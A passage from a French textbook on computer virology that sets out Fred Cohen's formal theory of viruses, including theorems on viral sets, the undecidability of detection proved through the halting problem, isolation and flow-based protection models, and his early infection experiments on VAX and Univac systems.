En d'autres termes, si l'on considère la relation binaire $\overset{M}{\Rightarrow}$, alors la fermeture transitive[6] de cette relation, ayant v pour origine, contient v'. Le virus v' est donc issu du virus v soit directement (génération suivante) soit indirectement (un ou plusieurs virus sont d'abord issus de v).

3.2.3 Étude et propriétés des ensembles viraux

Nous allons maintenant présenter les principaux résultats théoriques de Fred Cohen. Les démonstrations ne seront pas données. Elles ne sont pas essentielles pour cette présentation et le lecteur les trouvera dans [51, section 2.5] et [52]. Nous recommandons vivement la lecture de ces deux ouvrages à tous ceux qui souhaitent acquérir une connaissance plus solide dans ce domaine.

Le premier théorème établit que toute union d'ensembles viraux est également un ensemble viral.

[6] La fermeture transitive d'une relation binaire $\mathcal{R}$ sur un ensemble $\mathcal{E}$ (rappelons qu'une telle relation peut être décrite par un sous-ensemble du produit cartésien sur $\mathcal{E}$) est la plus petite relation transitive $\mathcal{R}'$ sur $\mathcal{E}$ contenant $\mathcal{R}$. Cela signifie que quels que soient x et y de $\mathcal{E}$, si $x\mathcal{R}'y$ alors, soit $x\mathcal{R}y$, soit il existe $z \in \mathcal{E}$ tel que $x\mathcal{R}z$ et $z\mathcal{R}y$.

Théorème 7

$$\forall M \in \mathcal{M}, \forall U^* \subset \mathcal{P}(I^*)^7[\forall V \in U^*(M,V) \in \mathcal{V}] \Rightarrow [(M, \cup U^*) \in \mathcal{V}]$$

Démonstration. La preuve est laissée au lecteur à titre d'exercice (voir en fin de chapitre). □

Ce théorème a une conséquence assez forte puisqu'il implique, si l'on considère deux ensembles V_1 et V_2, qu'il existe une machine de Turing pour laquelle tout virus $v_2 \in V_2$ peut évoluer à partir de $v_1 \in V_1$. Il sert également à établir la preuve de la proposition suivante.

Proposition 8 *(Plus grand ensemble viral)*
$[\forall M \in \mathcal{M}[[\exists V \subset I^*[(M,V) \in \mathcal{V}]] \Rightarrow [\exists U \subset I^*$ *tel que*

1. $[(M,U) \in \mathcal{V}]$ *et*
2. $[\forall V \subset I^*[[(M,V) \in \mathcal{V}] \Rightarrow [\forall v \in V[v \in U]]]]]]$

L'ensemble U est appelé plus grand ensemble viral relativement à M *et noté* $PGEV(M)$.

Démonstration. Indications : le point 1 se démontre simplement en utilisant le théorème 7 et le point 2 par contradiction en supposant que cette deuxième condition est fausse : on doit arriver au résultat (contradictoire) qu'à la fois $v \notin U$ et que $v \in U$. □

La notion de « plus grand ensemble viral[8] » permet donc de considérer toutes les formes v' évoluées d'un virus donné v. Autrement dit $[v \overset{M}{\Rightarrow} v'] \Rightarrow [v' \in PGEV(M)]$. Notons que PGEV(M) est l'union de tous les ensembles viraux relativement à M.

La notion de plus grand ensemble viral suggère de considérer également la notion de plus petit ensemble viral relativement à une machine M. Cela suppose donc l'existence d'un ensemble viral non vide dont toute partie propre n'est plus un ensemble viral.

Définition 22 *(Plus petit ensemble viral)*
Un plus petit ensemble viral relativement à $M \in \mathcal{M}$, *noté PPEV(M) est défini par*

$$[\forall M \in \mathcal{M}[\forall V \subset I^*[(M,V) \in PPEV(M)] \Leftrightarrow$$

1. $[(M,V) \in \mathcal{V}]$ *et*

[7] Si $\mathcal{E}$ est un ensemble, $\mathcal{P}(\mathcal{E})$ désigne l'ensemble des parties (sous-ensembles) de $\mathcal{E}$. Le lecteur démontrera (utiliser la fonction indicatrice) que $\mathcal{P}(\mathcal{E})$ est de cardinal $2^{|\mathcal{E}|}$.

[8] Plus grand au sens de l'inclusion.

2. $[\nexists U \subset V$ *tel que* $[(M,U) \in \mathcal{V}]]$.

Il est évident, d'après ce qui précède, que plusieurs ensembles $PPEV(M)$ existent. En fait, la propriété virale est définie sur le treillis des parties de l'ensemble I^*, c'est-à-dire l'ensemble de ses parties ordonnées selon l'ordre partiel défini par l'inclusion ; de ce fait, l'existence de plusieurs plus petites parties non vides est logique. En particulier, il est logique de se demander si le $PPEV(M)$ pour une machine M donnée peut être réduit à un seul élément (un singleton). En effet, pour l'ordre partiel défini sur les parties d'un ensemble, les plus petits éléments non vides sont précisément les singletons. Le théorème suivant répond à la question.

Théorème 8 *Il existe une machine $M \in \mathcal{M}$ pour laquelle PPEV(M) est un singleton. En d'autres termes,*

$$[\exists M \in \mathcal{M}[\exists V \subset I^* \text{ tel que } [(M,V) \in PPEV(M)] \text{ et } [|V| = 1]]].$$

L'ensemble viral singleton décrit donc le cas des virus simples, non évolutifs (non polymorphes), c'est-à-dire le cas le plus courant, celui que connaît généralement le grand public. Fred Cohen a publié, à titre d'illustration, une simulation d'une telle machine dans sa thèse [51, pp 94-95] (voir la section des projets en fin de chapitre).

En formulant ce théorème de façon contraposée, il est alors possible de définir un virus, relativement à une machine donnée (comprenons un environnement) comme toute séquence (au sens des machines de Turing) qui s'autoreproduit dans cette machine (relativement à l'environnement considéré).

Corollaire 1 *Pour toute machine $M \in \mathcal{M}$ et quel que soit $u \in I^*$ nous avons :*

$$[[u \overset{M}{\Rightarrow} \{u\}] \Rightarrow [(M,\{u\}) \in \mathcal{V}]].$$

Démonstration. Indication : utiliser la définition de la figure 3.1. □

En fait, Fred Cohen a démontré un résultat plus général en considérant un ensemble viral de taille finie quelconque.

Théorème 9 *(Plus petit ensemble viral de taille fixée)*
Quel que soit $i \in \mathbb{N}^*$, il existe une machine $M \in \mathcal{M}$ et il existe un ensemble $V \subset I^*$ tels que

1. $[(M,V) \in PPEV(M)]$ *et*
2. $[|V| = i]$

Nous sommes donc dans le cas d'ensemble viral au pouvoir évolutif contrôlé ou borné. Les différentes formes d'un virus sont en nombre limité[9]. Là encore, Fred Cohen a illustré ce résultat en donnant [51, pp 95-97] le pseudo-code détaillé d'une telle machine pour un plus petit ensemble viral de taille 4.

Dans un cas encore plus général, l'existence d'un ensemble viral infini dénombrable (donc équipotent à l'ensemble $\mathbb{N}$) est assurée, pour toute machine de Turing, par le théorème qui suit :

Théorème 10 *(Ensemble viral infini dénombrable)*
Pour toute machine $M \in \mathcal{M}$, il existe un ensemble $V \subset I^*$ tels que

$$[(M, V) \in \mathcal{V}] \text{ et } [|V| = |\mathbb{N}|].$$

Démonstration. Le lecteur consultera [51, pp 19-20] pour la preuve détaillée de ce théorème en prenant soin de lire auparavant le paragraphe 2.6 de cet ouvrage, dans lequel sont définis tous les outils nécessaires à cette démonstration (tables abrégées permettant de décrire plus simplement les états internes des machines illustrant un certain nombre de résultats). L'esprit général de la démonstration est le suivant : on considère un ensemble viral dont chaque élément engendre un autre élément possédant un symbole de plus (forme virale évoluée). Cela permet donc de se ramener à un processus inductif de construction (autrement dit, de considérer la bijection $n \mapsto n+1$ permettant de construire l'ensemble des entiers naturels). D'où le résultat. □

Fred Cohen illustra ce théorème en construisant effectivement une machine réalisant (potentiellement) un ensemble viral infini dénombrable (voir [51, pp 99-101]). Ce théorème pourrait sembler n'avoir qu'une portée théorique, sans implication pratique. Il n'en est rien. Il admet un corollaire aux conséquences fondamentales.

Corollaire 2 *Considérons la machine $M \in \mathcal{M}$ du théorème 10. Il existe un ensemble $W \subset I^*$ tel que*

$$[|W| = |\mathbb{N}|] \text{ et } [\forall w \in W[\nexists W' \subset W[w \overset{M}{\Rightarrow} W']]].$$

Démonstration. La preuve utilise celle du théorème 10 en considérant un ensemble viral sans plus petit ensemble viral (voir [51, pp 19-20]). □

La machine M du théorème 10 admet donc un ensemble infini dénombrable de séquences de nature non virale (c'est-à-dire ne répondant pas à la définition de la figure 3.1). Il en résulte qu'il ne peut exister de machine $M' \in \mathcal{M}$

[9] Le lecteur pourra consulter également [230], dans lequel les auteurs prouvent qu'il existe des virus avant une infinité de formes. Voir également la section 4.5.

permettant de déterminer si un couple (M, V) est de nature virale ou non en énumérant simplement soit tous les virus (cas du théorème 10) soit l'ensemble de toutes les séquences non virales pour M (cas du corollaire 2). Nous reparlerons des implications profondes de ce corollaire dans la section 3.2.4.

Considérons à présent la proposition suivante :

Proposition 9 *Il existe une machine $M \in \mathcal{M}$ pour laquelle il n'existe aucune séquence qui soit virale relativement à cette machine M. Autrement dit,*

$$\forall M \in \mathcal{M}[\nexists V \subset I^*[(M, V) \in \mathcal{V}]].$$

Démonstration. Il suffit de considérer une machine qui s'arrête immédiatement sans mouvoir sa tête de lecture (voir [51, page 20]). □

Les machines concernées par la proposition 9 correspondent en fait à tous les environnements manipulant des données complètement « inertes » (document texte du type `*.txt` ou format d'images ou autres, ou avec des droits de lecture seule). Cela implique, notamment, qu'un simple document texte ne puisse être infecté.

De façon contraposée, le théorème 11 implique qu'il est toujours possible de trouver une machine pour laquelle une séquence arbitraire constitue un virus.

Théorème 11 *Pour toute séquence $v \in I^*$, il existe une machine $M \in \mathcal{M}$ telle que*

$$[(M, \{v\}) \in \mathcal{V}].$$

Dans sa démonstration, Fred Cohen a construit effectivement une telle machine (voir [51, page 21 et pp 101-103]). Notons que dans ce cas, la machine M est telle que PPEV(M) est un singleton et telle que $PPEV(M) = PGEV(M)$.

Pour conclure cette section sur les propriétés des ensembles viraux, considérons la proposition suivante qui complète les deux résultats précédents (proposition 9 et théorème 11).

Proposition 10 *Il existe une machine $M \in \mathcal{M}$ telle que pour toute séquence $v \in I^*$ il existe un ensemble $V \subset I^*$ tel que*

$$[[v \in V] \text{ et } [(M, V) \in PGEV(M)]].$$

La preuve donnée par Fred Cohen [51, pp 22-23] est constructive.

3.2.4 Formalisation de la lutte antivirale

Le problème des virus appelle obligatoirement celui de leur détection. L'apport le plus important de Fred Cohen est, sans conteste, d'avoir formalisé de manière rigoureuse le problème de la détection. Nous avons vu, avec le corollaire 2 du théorème 10, que l'existence de machines permettant de décider, par simple énumération, si un ensemble est de nature virale ou non, est une impossibilité mathématique. Cela a comme conséquence, notamment, que les techniques de lutte antivirale – techniques de nature énumérative – par recherche de signatures (ou techniques de *scanning*) sont très fortement limitées. La meilleure illustration de ce corollaire est celle des virus polymorphes (voir chapitre 5) qui justement permettent de leurrer les antivirus fondés uniquement sur la technique de scanning.

Fred Cohen a identifié trois points à envisager pour formaliser plus avant le problème de la détection virale :

- *Problème de décidabilité.*- Il s'agit de déterminer s'il existe une machine de Turing capable de décider[10], en temps fini, si une séquence donnée v, pour une machine $M \in \mathcal{M}$, est virale on non.
- *Problème d'évolutivité virale.*- Est-il possible de construire un programme capable de déterminer, en temps fini, si une séquence donnée v, pour une machine de Turing donnée M, génère une autre séquence donnée v' pour M ?
- *Problème de calculabilité virale.*- Ce problème traite de la capacité à caractériser l'ensemble des séquences provenant de l'évolution d'un virus.

Problème de décidabilité

L'étude et les réponses apportées pour la résolution de ce problème vont déterminer directement l'effectivité de la lutte antivirale. Le théorème suivant est certainement le résultat le plus important de la thèse de Fred Cohen.

Théorème 12 *(Non-décidabilité de la détection virale)*

$$[\nexists D \in \mathcal{M} \;\; \exists s_i \in S_D \text{ tels que } \forall M \in \mathcal{M}, \quad \forall V \subset I^*$$

1. *Le calcul de D s'arrête à un instant t et*
2. $[S_D(t) = s_i] \Leftrightarrow [(M, V) \in \mathcal{V}]]$.

Démonstration. La démonstration (voir pour plus de détails [51, pp 23-25]) est basée sur la réduction du problème de décidabilité de l'ensemble viral au

[10] d'une manière générale, autrement dit non limitée aux techniques énumératives.

problème de l'arrêt (nous conseillons vivement aux lecteurs intéressés de lire en détail la preuve originale du théorème). Nous avons vu avec le théorème 4 de la section 2.2.3 que ce problème était lui-même indécidable.

Les grandes lignes de la démonstration sont les suivantes[11] :

1. on considère une machine arbitrairement choisie M' et une séquence de calcul v',
2. une machine M et une séquence v sont ensuite générées, effectuant les actions suivantes :
   a) copier v' à partir de v,
   b) simuler l'exécution de M' sur v',
   c) et si le calcul de v' dans M' s'arrête, v est dupliqué.

Ainsi v se reproduit si et seulement si la séquence produit un arrêt du calcul sur M'. Or le problème de l'arrêt est un problème indécidable.

En considérant alors le corollaire 1 (toute séquence qui se reproduit est un virus), il s'ensuit que déterminer si $[(M, \{v\}) \in \mathcal{V}]$ est un problème indécidable. □

Ce théorème montre que toute détection virale absolue est une impossibilité mathématique. Il infirme en particulier les affirmations outrancières et commerciales de certains éditeurs d'antivirus tendant à faire croire le contraire. Ce résultat est fondamental. Il implique que toute politique antivirale basée uniquement sur la mise en œuvre d'un antivirus, quel qu'il soit, est d'une portée forcément limitée. En corollaire, il est aisé de comprendre que le contournement de tout antivirus est également possible.

D. Chess et S. White [48] ont partiellement complété les résultats de Fred Cohen en définissant la notion de détection souple. Ces résultats sont présentés succinctement dans la section 4.3.

Problème d'évolutivité virale

Le théorème 12 traite donc le problème de la détection antivirale d'une manière très générale. Le second problème considère une instance plus limitée du problème, à savoir celui de pouvoir déterminer si un virus est éventuellement issu, par évolution, d'un autre virus (en terme pratique par mutation ou polymorphisme ; voir le chapitre 5 pour la définition précise de ce terme ainsi que de ceux utilisés par la suite dans ce chapitre).

[11] Une démonstration est disponible également dans [25, pp 627–630].

La lutte antivirale par scanner n'est efficace, contre les virus connus, (même si elle pose, dans la pratique, un certain nombre de difficultés techniques), que dans le cas du théorème 8 (plus petit ensemble viral de type singleton). Dans le cas des virus évolutifs, une des principales techniques utilisées est celle du scanning heuristique[12]. Mais ces techniques, qui peuvent être puissantes et très efficaces, sont malgré tout limitées : possibilités de leurrage, problème de fausses alarmes,.... Le théorème suivant prouve pourquoi ces techniques, en particulier lorsqu'elles tentent de déterminer si un virus est une forme « mutée » d'un virus connu, sont forcément limitées.

Théorème 13 *(Non-décidabilité de l'évolutivité virale)*

$$[\nexists D \in \mathcal{M} \exists s_i \in S_D \text{ tels que } [\forall (M,V) \in \mathcal{V}, [\forall v \in V, [\forall v'$$

1. *Le calcul de D s'arrête à l'instant t et*
2. $[S_D(t) = s_i] \Leftrightarrow [v \overset{M}{\Rightarrow} \{v'\}]]]]$

Démonstration. Elle est basée sur celle du théorème 12. La machine M est modifiée de façon à dupliquer en premier lieu la séquence v, puis à exécuter la séquence v' sur M' et enfin à engendrer v'. La duplication initiale implique que $(M, \{v\}) \in \mathcal{V}$ tandis que la génération de v' implique que le calcul de v' dans M' s'arrête. Déterminer si v' est issu ou non de v est alors indécidable. □

Problème de calculabilité virale

La preuve du théorème 12 donnée par Fred Cohen utilisait le fait qu'il est possible de définir une machine directement à partir d'une séquence virale (par inclusion directe). Le problème d'évolutivité calculable va maintenant considérer une classe générale de machines définies de la même manière. En d'autres termes, il s'agit de montrer que la capacité évolutive des virus est assimilable au pouvoir de calculabilité des machines de Turing.

Théorème 14 *(Calculabilité virale)*
Pour toute machine $M' \in \mathcal{M}$, il existe $(M,V) \in \mathcal{V}$ tel que, quel que soit $i \in \mathbb{N}$:

$$\forall x \in \{0,1\}^i [x \in H_{M'}] \text{ et}$$

[12] Un programme heuristique ou *heuristique* est un programme permettant de trouver une solution effective mais presque toujours approchée (non nécessairement optimale) à tout problème, quelle que soit son instance, en particulier pour la classe des problèmes réputés difficiles au sens de la théorie de la complexité (problèmes dit NP-complets). Pour plus de détails sur ces algorithmes, consulter [182, pp 299-303] et [150, chap 36-4].

$$\exists v \in V, \exists v' \in V \textit{ tels que } [[v \textit{ évolue en } v'] \textit{ et } [x \subset v']].$$

Démonstration. Voir [51, pp 26-27] □

Toute séquence (ou nombre de Gödel), calculable par une machine de Turing universelle, peut également provenir de l'évolution d'un virus. Pour résumer, cela implique que l'ensemble des virus est une classe de machines de Turing comparable à l'ensemble $\mathcal{M}$. Il existe donc, en particulier, une « *machine virale universelle* » capable de faire évoluer toute séquence effectivement calculable.

Que signifie ce théorème dans le cadre de la détection virale ? Il renforce le résultat du théoreme 12. En effet, si tout programme (par la modélisation) peut être vu comme une forme évoluée d'un virus, il en résulte qu'il existe une correspondance biunivoque entre l'ensemble $\mathcal{M}$ et l'ensemble $\mathcal{V}$ (les ensembles sont équipotents). Nous avons donc la proposition suivante :

Proposition 11 *(Cardinalité virale)*
Il existe exactement $\aleph_0$ *(autrement dit, une infinité dénombrable) de virus*

Démonstration. Par application du théorème 14 et en considérant qu'il existe $\aleph_0$ fonctions récursives partielles (théorème 1 du chapitre 2.2.1). □

Il s'ensuit que les techniques énumératives (scanning ou techniques assimilées) de la lutte antivirale sont donc inapplicables.

3.2.5 Modèles de prévention et de protection

Soit un système d'information générique (décrit par un modèle de calcul de Turing). Dans ce système, (comme dans tout ordinateur réel ainsi formalisé), tout utilisateur peut disposer de toute information disponible (données ou programmes) et en sa possession (selon les droits qui lui sont attribués), traiter cette information (l'interpréter) et la transmettre éventuellement à d'autres utilisateurs du système ou d'un autre système (dans le cas des réseaux).

Dans le contexte d'un tel système générique, cela implique que le processus de partage de l'information étant transitif (au sens mathématique du terme), il en est de même du processus d'infection par un virus ou un ver. Le partage et la transitivité du flot d'information, quel que soit le point de départ de ce flot, permettent naturellement à un virus de se disséminer selon

la fermeture transitive de ce flot d'information (pour un rappel de la signification de cette notion, voir note de bas page de la définition 21), à moins d'imposer des restrictions fortes.

Fred Cohen, après avoir mené cette analyse, en a déduit (à juste titre) qu'à l'inverse, si tout partage est supprimé, le flot d'information entre utilisateurs est coupé et tout éventuel virus est confiné, sa dissémination étant alors impossible. C'est le modèle dit « *isolationniste* ». A l'exception de quelques cas très particuliers (organismes de Défense, entreprises ou administrations sensibles...) pour lesquels ce modèle est en général obligatoire, il reste inapplicable en pratique dans la vaste majorité des autres cas. La volonté de mise en réseau, de façon quelquefois inconsidérée et outrancière, des systèmes actuels, des ressources informatiques locales, régionales, nationales et internationales est incompatible avec le modèle isolationniste. Fred Cohen, outre le partage des données, a identifié deux autres facteurs permettant la dissémination virale : l'exécution de programmes et la modification de données et/ou de programmes. Il a renforcé, en conséquence, son modèle isolationniste par la suppression de ces deux facteurs. Ce modèle aboutit à des environnements tellement bridés qu'ils sont totalement inutilisables dans la plupart des cas.

Fred Cohen a tenté alors de définir des modèles de type isolationniste moins stricts, applicables certes pour des contextes encore très particuliers, et pour lesquels une « certaine garantie de sécurité » est assurée cependant. Ces modèles restent le plus souvent d'un intérêt essentiellement théorique, tant les contraintes qu'ils supposent sont incompatibles avec l'ergonomie recherchée de nos jours.

Prévention contre les virus

Le but est donc de limiter au maximum le risque de dissémination virale par l'application de modèles dérivés du modèle isolationniste. Deux classes, parmi d'autres, ont été définies et analysées par Fred Cohen.

- **Modèles de cloisonnement**.- Il s'agit là de cloisonner le flot d'information en partitionnant le système[13] en sous-ensembles propres et clos pour la transitivité, autrement dit le système est divisé en sous-systèmes confinés. Le résultat est que l'infection est alors limitée à chaque sous-système. Ce type de modèle est celui appliqué généralement dans les

[13] La notion de partition, ici, correspond à celle utilisée en mathématique. Une partition d'un ensemble $\mathcal{E}$ est un ensemble de parties de $\mathcal{E}$, propres, non vides, deux à deux disjointes et dont la réunion est l'ensemble $\mathcal{E}$.

systèmes militaires : la notion de cloisonnement coïncide alors avec celle de niveau d'habilitation.

A cette catégorie, appartient le modèle résultant de la combinaison des modèles Bell-LaPadula [21] et d'intégrité Biba[14] [22]. D'un point de vue mathématique, ce modèle résultant est défini sur un ensemble de *niveaux de sécurité* et chaque utilisateur se voit attribuer un niveau de sécurité donné. Le partage est alors limité par deux propriétés : règles d'interdiction de lecture ascendante (un utilisateur d'un niveau x ne peut lire d'information à partir d'un niveau de sécurité supérieur à x) et d'écriture descendante (un utilisateur d'un niveau x ne peut écrire d'information dans un niveau de sécurité inférieur à x). Mathématiquement, ce genre de modèle peut être décrit à l'aide de treillis[15]. Dans le cas de l'intégrité, héritée du modèle Biba, la notion d'intégrité est alors considérée (au lieu de celle de sécurité) et les deux règles sont inversées (règles d'interdiction de lecture descendante et d'écriture ascendante).

- **Modèles de flot**. Dans cette classe, les systèmes ne sont pas cloisonnés en sous-systèmes propres mais une « *distance de flot* » est alors appliquée. Le but est de permettre une transitivité limitée et contrôlée du flot d'information. Tous les partages d'information sont enregistrés et quantifiés à l'aide d'une distance D[16] mesurant le nombre de partages (à partir d'une origine arbitraire) et les deux règles suivantes :
  1. D(donnée de sortie) = max(D(données d'entrée)).
  2. D(donnée partagée)= 1+ D(donnée avant partage).

[14] Ces deux modèles sont les deux modèles de sécurité les plus connus des années 70. La plupart des modèles actuels en reprennent l'esprit et les principales caractéristiques. Le lecteur trouvera leur description détaillée dans les articles originaux [21, 22] et dans [8, Chap. 7], pour une présentation actualisée.

[15] Un *treillis* est un ensemble ordonné $\mathcal{T}$ tel que toute partie $\{x, y\}$ de $\mathcal{T}$ à deux éléments admet une borne inférieure (notée $x \wedge y$) et une borne supérieure (notée $x \vee y$). L'ensemble des parties d'un ensemble $\mathcal{E}$, ordonné par l'inclusion, est un treillis pour lequel $\vee = \cup$ et $\wedge = \cap$. La notion de treillis permet la formalisation et l'étude des ensembles partiellement ordonnés (ensemble dans lequel la relation d'ordre est partielle, c'est-à-dire que deux éléments ne sont pas obligatoirement comparables) ; pour plus de détails sur ces objets voir [132].

[16] Une distance sur un ensemble $\mathcal{E}$ est une application d de $\mathcal{E} \times \mathcal{E}$ dans $\mathbb{R}^+$ telle que pour tout $(x, y, z) \in \mathcal{E}^3$:

1. $d(x, y) = 0$ si et seulement si $x = y$ (axiome de séparation).
2. $d(x, y) = d(y, x)$ (axiome de symétrie).
3. $d(x, y) \leq d(x, z) + d(z, y)$ (inégalité triangulaire).

La protection est alors assurée en fixant un seuil au-delà duquel l'information devient inutilisable. La figure 3.3 considère un seuil de 1. Dans




Fig. 3.3. Modèle de flot avec seuil de 1

cet exemple, un utilisateur ne peut communiquer qu'avec deux autres utilisateurs. Toute information, émanant par exemple de C, peut uniquement être partagée avec B ou D mais aucunement avec A et E, même par l'intermédiaire de B ou D. En revanche, toute information émanant de B peut transiter par A, tant qu'elle ne contient pas d'informations émanant de C.

Un tel modèle reste très contraignant. Il nécessite de maintenir des *listes de flots*, c'est-à-dire une liste de tous les utilisateurs ayant eu une action sur chaque information (données et programmes), et ce selon des règles précises et strictes.

Fred Cohen a proposé plusieurs modèles de sécurité détaillés appartenant à ces deux classes [55–58]. Bien que leur qualité ne doive pas être remise en cause, ces modèles sont inapplicables dans la pratique compte-tenu des contraintes (ou plutôt de l'absence de contraintes selon le point de vue où l'on se place) exigées par les utilisateurs d'un système. Cela illustre avec force le fait qu'en matière de sécurité, la théorie est une chose et la pratique en est une autre.

Un peu plus tard, L. Adleman (voir sections 3.3.3 et 3.3.4) va s'attacher à étudier les aspects théoriques du modèle isolationniste.

Détection et réparation

En utilisant l'analogie avec le monde biologique, Fred Cohen a considéré alors une approche plus réactive (la prévention se situe quant à elle dans une perspective pro-active, en cherchant à anticiper et prévenir le risque) consistant à baser la défense antivirale sur la détection et l'éradication. La lutte contre les virus biologiques se résume en effet à observer (détecter) le mal et à le soigner. Au passage, le lecteur notera l'analogie pertinente existant entre les politiques de santé publique et les politiques de sécurité informatique.

Partant de cette base, Fred Cohen a considéré alors plusieurs aspects afin de déterminer l'intérêt de cette nouvelle approche, plus pragmatique. Nous considérerons les aspects les plus pertinents.

- *Détection virale.*- Le théorème 12 a montré (et Adleman en a précisé plus tard la classe de complexité) que ce problème était généralement indécidable : il n'existe aucune procédure de décision D permettant de distinguer un virus V de tout autre programme, seulement sur sa forme (examen du code, par exemple). Afin d'illustrer intuitivement ce fait, considérons le pseudo-code suivant d'un virus CV dit *contradictoire* et considérons que D existe.

```
CV()
 {
   ......
   main()
    {
     si non D(CV) alors
      {
       infection();
       si condition vraie alors charge_finale();
      }
     fin si
     aller au programme suivant
    }
  }
```

La procédure de décision D détermine si CV est un virus. Dans le cas de CV lui-même, que se passe-t-il ?

- Si D décide que CV est un virus, aucune infection ne survient (CV n'est alors pas un virus).
- En revanche, si D décide du contraire (CV n'est pas un virus), l'infection survient et CV se révèle bien être un virus.

Cet exemple montre que la procédure D est contradictoire et que toute détection basée sur D est impossible car il existe au moins un virus, CV, qui ne sera pas détecté (le lecteur notera que le virus CV est une autre façon, plus intuitive mais tout aussi exacte, de démontrer le théorème 12). Tout ceci montre que toute défense antivirale basée uniquement sur la détection par analyse de code est par essence d'une efficacité limitée.

- *Évolutivité virale.*- Si la détection par analyse de code est généralement impossible, peut-on considérer un autre critère ?

Une autre approche peut consister à déterminer, non plus si un programme est directement un virus, mais si deux programmes sont liés par un mécanisme d'évolution virale. Malheureusement, le théorème 13 a permis d'établir que le problème d'évolutivité virale était généralement indécidable. Il est aisé de le montrer en considérant un programme contradictoire similaire au programme CV (voir exercice).
La détection par analyse de forme étant alors systématiquement impossible (directement ou par évolutivité comparée), Fred Cohen a alors considéré le problème de la détection par étude du comportement et non plus de la forme [51, p. 73]. Le comportement viral, en fait, est déterminé par des données particulières d'entrées[17] d'un programme appelées à révéler (ou non) sa nature virale. Décider le comportement viral revient donc à analyser la forme de ces données d'entrées. Comme la détection générale par la forme est indécidable, celle, générale, par le comportement, l'est également.

- *Eradication.*- Le problème est ici de supprimer un virus déjà présent et détecté. Tout mécanisme d'éradication suppose, de façon triviale, d'être plus rapide que le processus viral lui-même. Dans le cas contraire, la réinfection par le virus condamnerait un tel mécanisme à l'échec.
  L'autre aspect essentiel est que toute éradication efficace est conditionnée par une détection précise du virus. Fred Cohen a souligné qu'en pratique, il existait au moins une classe, celle des virus non évolutifs (ou virus *statiques*), pouvant être détectée et éradiquée. En général, la technique employée est celle de la recherche de signatures, l'identification précise permettant une éradication certaine. La seule contrainte provient du fait que cette technique est de type énumératif et ne prendra en compte que les virus déjà identifiés. Encore une fois, nous sommes donc confrontés au problème général de la détection.

3.2.6 Résultats expérimentaux

L'un des aspects intéressants des travaux de Fred Cohen est d'avoir, officiellement pour la première fois, tenté de modéliser en pratique et en grandeur réelle, les processus d'infection et de dissémination, sur des systèmes réels et avec des virus non moins réels. Cela lui a permis en particulier de vérifier certains de ses résultats théoriques, ainsi que la validité de certains des modèles présentés dans la section précédente. Nous présenterons ici les

[17] En se replaçant dans le contexte des machines de Turing, le comportement viral provient d'une donnée d'entrée (ou encore l'index d'une fonction récursive) qui va provoquer une duplication de cette donnée sur la bande de calcul.

principaux résultats tandis que le lecteur pourra utilement consulter [51, pp 82-86] pour une présentation détaillée.

A première vue, ces résultats pourraient sembler dépassés de nos jours, les capacités matérielles de l'époque étant bien inférieures à celles de maintenant. En fait, il n'en est rien. En premier lieu, il ne semble pas (à la connaissance de l'auteur) que de telles expériences aient été officiellement conduites ailleurs et plus tard. Nous disposons donc aujourd'hui de ces seuls résultats et des conclusions qui s'y rapportent.

En second lieu, Fred Cohen s'est attaché à conduire ces expérimentations, indépendamment des environnements spécifiques de l'époque (systèmes d'exploitation, langages, failles logicielles...). De plus, il n'a considéré que les seuls modèles ou politiques de sécurité en vigueur et leurs failles – autrement dit rien que de très actuel, si l'on considère que la plupart des modèles utilisés de nos jours ont été envisagés à l'époque de Fred Cohen, par lui-même ou par d'autres. Les conclusions qu'il a établies sont, à ce titre, d'une étonnante actualité. Il est navrant, au regard des résultats des audits de sécurité réalisés de nos jours, de constater que rien n'a vraiment changé.

Fred Cohen a réalisé trois séries principales d'expériences, non sans difficultés, longues négociations préalables et complications de toutes sortes. Il semble, au final, qu'il n'ait pu en réaliser qu'une partie, tant les premiers résultats ont effrayé les décideurs de l'époque.

Première expérience : novembre 1983

Fred Cohen donne peu d'éléments techniques sur le virus lui-même. Il s'agit d'un virus pour une plateforme VAX 11/750 sous Unix. De multiples précautions avaient été prises pour tracer et contrôler le virus. La désinfection a été, de plus, systématiquement appliquée sur tous les programmes infectés durant l'expérience.

La dissémination du virus a été très rapide (plus que Fred Cohen, lui-même ne s'y était attendu). Certains utilisateurs ayant des droits superutilisateur (*root*) furent infectés, livrant alors tout le système au virus en quelques minutes. Dans tous les cas, le virus est parvenu à obtenir les droits système après trente minutes.

Dès que les premiers résultats ont été connus, les administrateurs et les responsables de sécurité réagirent assez vivement pour arrêter et interdire toute poursuite de l'expérience ainsi que toute analyse post-expérimentale sur leur système : réaction typique, largement constatée de nos jours chez beaucoup de décideurs qui pensent que les « problèmes que l'on n'étudie pas, n'existent pas ». Malgré de laborieuses tentatives de négociations pour

convaincre de l'intérêt de ces simulations grandeur réelle, Fred Cohen n'a pas pu poursuivre. Mais les premiers résultats, aussi limités ont-ils été, ont prouvé que le risque était bien réel et ne pouvait être ignoré.

Seconde expérience : juillet 1984

Elle a eu lieu sur un système Univac 1108 et a nécessité plusieurs mois de négociations et de préparation. Le but était de montrer la faisabilité d'un virus sous un système implémentant le modèle de sécurité Bell-LaPadula [21], modèle de référence à l'époque. L'expérience, encore une fois, a été réalisée avec un luxe de précautions (traçage et contrôle des infections, limitations de ressources physiques disponibles, nombres de comptes disponibles...).

Le virus a prouvé sa capacité à infecter un groupe composite de simples utilisateurs, administrateurs et responsables de sécurité informatique. Il est parvenu à contourner les systèmes de droits utilisateurs et à obtenir des privilèges supérieurs à ceux que le virus détenait initialement. Le modèle de sécurité testé s'est révélé, par conséquent, faible.

Le virus semblait être assez simple (moins de 300 lignes d'assembleur, de Fortran et de commandes interprétées) et les expérimentateurs ont conclu qu'il serait relativement aisé de faire encore beaucoup mieux avec un virus un peu plus élaboré.

Troisième expérience : août 1984

Il semblerait que la seconde expérience, à la lumière des résultats déjà obtenus, ait bousculé et ouvert les esprits. Une troisième expérimentation fut autorisée en août 1984 sur un VAX sous Unix. Le but, cette fois, était de mesurer la dissémination virale, notamment à travers le partage de fichiers. Il s'agissait de considérer, entre autres aspects, certains groupes d'utilisateurs « à risques », qui, plus que d'autres, ont un impact sur la sécurité de tout le système. Comprendre et contrôler ces groupes, en leur appliquant des modèles de protection adaptés, devait permettre de considérablement limiter les risques.

